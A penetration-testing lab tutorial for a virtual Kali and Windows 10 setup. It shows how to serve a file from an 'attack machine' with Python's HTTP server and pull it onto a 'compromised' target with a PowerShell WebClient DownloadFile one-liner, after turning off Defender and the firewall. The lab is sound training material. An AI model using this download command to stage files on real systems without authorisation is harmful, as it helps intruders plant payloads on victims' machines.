

Lab - File Transfer Using HTTP and PowerShell's WebClient Object

Overview

This short lab will teach you how to quickly copy a file from your Kali attack machine to a compromised Windows machine using HTTP and PowerShell's WebClient object.

Transferring files using HTTP from your attack machine to the target is as easy as starting an HTTP on your attack machine and connecting using a browser from within the target, but what if you only have command-line access, for example, a reverse shell? Then, using PowerShell or a normal Windows command prompt, we can use PowerShell's WebClient object to connect to a remote HTTP server.

Lab Requirements:


- One install of VirtualBox to include the extension pack
- One virtual install of Kali Linux
- One virtual install of Windows 10

Ensure that your installed Kali and Windows 10 target have both of their VirtualBox network adapters set to NAT network.


Your Windows 10 machine will need to be made vulnerable for this lab to work. Windows Defender, real-time virus scan, and your Windows firewall will stop this lab from working.


Begin the Lab!

From your Kali Desktop, right-click anywhere, and from the context menu, select Create Folder:




Name the folder PowerShell.







Open your new work folder. In the right windowpane, right-click and from the context menu, select Create Document, and then Empty File:




Give the empty file a name and save it as a text file. In this example, I have named my new text file evil.txt. You are free to label your text file as you see fit. Click Create.



Inside your working folder, find your new text file. X2 click to open using your default text editor. Inside the empty file, type something. In this example, I typed the following:



Close and, when prompted, save the changes. Close your work folder and return to your desktop. Right-click on your work folder, and from the context menu, select Open Terminal Here:



Start the Python SimpleHTTPServer

At your Kali terminal, type or copy in the following Python command:

```
python -m SimpleHTTPServer 80
```

Press Enter.

An HTTP server is now running inside your working folder.




```
(rootkali) - [~/Desktop/PowerShell]  
# python -m SimpleHTTPServer 80  
Serving HTTP on 0.0.0.0 port 80 ...  
█
```

Leave the terminal up.

Launch the Reverse Shell

From your Windows 10 target, click the start button, and in the search box, type cmd for Command Prompt. From the results, click on Command Prompt, and from the right windowpane, click on Run as administrator:




At the command prompt on your Windows 10 target, copy and paste the following command.

This is my IP address; your Kali IP address will differ.

```
PowerShell -c (new-object  
System.Net.WebClient).DownloadFile('http://10.0.2.15/evil.txt','  
C:\Users\ieuser\Desktop\evil.txt')
```

Press Enter.




```
Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>PowerShell -c (new-object System.Net.WebClient).DownloadFile
('http://10.0.2.15/evil.txt','C:\Users\ieuser\Desktop\evil.txt')
```

Success! I have copied over the evil.txt file from my attack machine to my target's desktop using HTTP and PowerShell's WebClient object.



Summary

In this short lab, you learned how to use HTTP to copy files easily and quickly from your attack machine to a compromised Windows target.

